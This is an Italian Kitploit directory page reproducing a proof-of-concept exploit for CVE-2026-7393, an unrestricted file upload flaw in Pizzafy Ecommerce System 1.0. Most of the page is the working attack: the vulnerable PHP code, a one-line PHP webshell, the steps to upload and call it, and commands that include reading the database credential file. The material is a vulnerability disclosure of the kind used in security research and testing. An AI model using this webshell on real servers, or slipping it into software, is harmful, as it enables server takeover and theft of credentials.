
Skip to content
KitploitKITPLOIT
StrumentiExploitsBlog
Log in
Invia
StrumentiExploitsBlog
Invia

Strumenti di Hacking, PenTest e Cybersecurity per il tuo Arsenale di Sicurezza!

Kitploit è una directory di strumenti di hacking, cybersecurity e pentesting. Scopri gli ultimi aggiornamenti dei progetti per trovare vulnerabilità, analizzare sistemi, automatizzare i test e rafforzare la tua sicurezza.

FeedContattoPrivacy© 2026 Kitploit

Directory degli strumenti

Categorie

Vedi tutte le categorie
Loading categories
Strumenti/GitHubGitHub/xmyronn/cve-2026-7393-rce
Generazione di PayloadAnalisi delle VulnerabilitàAnalisi del CodiceExploitSfruttamento di Applicazioni WebPenetration Testing
GitHubxmyronn/cve-2026-7393-rce

CVE-2026-7393-RCE

Exploit proof-of-concept per CVE-2026-7393: upload di file senza restrizioni nel Pizzafy Ecommerce System 1.0 che consente ad amministratori autenticati di caricare una webshell PHP e ottenere l'esecuzione remota di codice.

Vedi Repository
96 mesi faNon ancora revisionato
Condividi

Pizzafy Ecommerce System 1.0 – Upload di file senza restrizioni in save_menu() consente l'esecuzione di codice in remoto

Dettagli

CampoValore
FornitoreSourceCodester
URL del fornitorehttps://www.sourcecodester.com
ProdottoPizzafy Ecommerce System con PHP e MySQL
URL del prodottohttps://www.sourcecodester.com/php/18708/pizzafy-ecommerce-system.html
Versione1.0
VulnerabilitàUpload di file senza restrizioni → Esecuzione di codice in remoto
CWECWE-434
Punteggio CVSSv37.8 (Alto)
Vettore di attaccoRete
Autenticazione richiestaSì (Amministratore)
Interazione utenteNessuna
RicercatoreImad Alvi
Data2026-04-12

Componente interessato

File: Pizzafy/admin/admin_class_novo.php → funzione save_menu()
Parametro: img (FILE)
Percorso di upload: Pizzafy/assets/img/


Descrizione

La funzione save_menu() di Pizzafy Ecommerce System 1.0 gestisce il caricamento delle immagini per le voci di menu senza effettuare alcuna validazione del tipo di file. L'applicazione recupera l'estensione del file tramite pathinfo() ma non controlla né limita mai i tipi di file consentiti prima di spostare il file caricato nella directory assets/img/ accessibile dal web. Un amministratore autenticato può caricare una webshell PHP camuffata da immagine del menu, quindi accedervi direttamente tramite il browser per ottenere l'esecuzione di codice in remoto sul server.

Codice vulnerabile in admin_class_novo.php:

function save_menu(){
    extract($_POST);
    // ...
    if($_FILES['img']['tmp_name'] != ''){
        $fname = strtotime(date('y-m-d H:i')).'_'.$_FILES['img']['name'];
        $move = move_uploaded_file($_FILES['img']['tmp_name'],'../assets/img/'. $fname);
        $data .= ", img_path = '$fname' ";
    }
    // No extension check, no MIME type check
}

Prova di concetto

Passaggio 1 — Creare la webshell PHP

Creare un file denominato shell_web2.php con il seguente contenuto:

<?php echo shell_exec($_GET['cmd']); ?>

Passaggio 2 — Caricare la webshell tramite la gestione del menu

Accedere come amministratore e navigare fino a:

http://localhost/pizzafy/Pizzafy/admin/index.php?page=menu

Compilare il modulo del menu con valori validi e selezionare shell_web2.php come file immagine. Fare clic su Salva.

Screenshot 2026-04-12 171202

La shell ora è elencata come voce di menu nella pagina rivolta ai clienti.

Screenshot 2026-04-12 171236

Passaggio 3 — Individuare la shell caricata

Navigare fino alla directory degli asset — l'elenco delle directory è abilitato (CWE-548):

http://192.168.0.9/pizzafy/Pizzafy/assets/img/

La shell PHP caricata è visibile nell'elenco delle directory.

Screenshot 2026-04-12 171300

Passaggio 4 — Eseguire comandi remoti

Accedere direttamente alla shell caricata e passare comandi di sistema tramite il parametro cmd:

http://192.168.0.9/pizzafy/Pizzafy/assets/img/1775994120_shell_web2.php?cmd=whoami

Risposta — comando del sistema operativo eseguito sul server:

desktop-g1i9np3\dell
Screenshot 2026-04-12 171313

Comandi aggiuntivi

?cmd=whoami
?cmd=ipconfig
?cmd=dir C:\xampp\htdocs\pizzafy
?cmd=type C:\xampp\htdocs\pizzafy\Pizzafy\admin\db_connect.php

Impatto

Un amministratore autenticato può:

  • Caricare file PHP arbitrari sul server web
  • Eseguire qualsiasi comando a livello di sistema operativo sul server
  • Leggere file sensibili, incluse le credenziali del database
  • Stabilire una reverse shell per un accesso persistente completo
  • Compromettere completamente il server sottostante

Nota sull'elenco delle directory (CWE-548)

La directory assets/img/ ha l'elenco delle directory abilitato, consentendo a utenti non autenticati di sfogliare tutti i file caricati, inclusa la webshell. Ciò aggrava la gravità della vulnerabilità di upload di file.



Riferimenti

  • SourceCodester — Pizzafy Ecommerce System
  • CWE-434: Upload di file senza restrizioni con tipo pericoloso
  • CWE-548: Esposizione di informazioni tramite l'elenco delle directory.
Scarica lo strumento

Più Popolari

Vedi tutti →

Scopri gli strumenti più utilizzati dalla nostra community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Il toolkit OSINT definitivo: grafo di indagine, punteggio di affidabilità, famiglie di alias, mappa, timeline e report. 49 moduli, oltre 400 siti, nessuna chiave API richiesta.

    960
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # App di esecuzione con un tocco GhostLock (CVE-2026-43499)

    554
  • 3

    redforge

    cybersecurity91/redforge

    Toolkit red team lato browser con 102 strumenti offline per ricognizione, generazione di payload, attacchi alle credenziali, crittografia, codifica e reportistica dell'engagement.

    349
  • 4

    looking-glass

    anonghosty/looking-glass

    Piattaforma CSIRT che importa i report di Shadowserver in MongoDB e li riproduce come mappe interattive, analisi, risultati, avvisi e dashboard executive.

    343
  • 5

    ARTEX

    baarai/artex

    Piattaforma di penetration testing autonoma multi-agente basata su LLM con agenti planner/worker, grafi di asset e di esplorazione, registrazione del traffico MITM e retesting delle vulnerabilità.

    323
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Il sistema d'azione per la cybersecurity nativa AI—dove l'intento diventa esecuzione governata, le evidenze diventano memoria operativa, e ogni operazione migliora la successiva.

    295

Esplora tutti gli strumenti

Sfoglia la nostra collezione di strumenti

Vedi tutti gli strumenti →



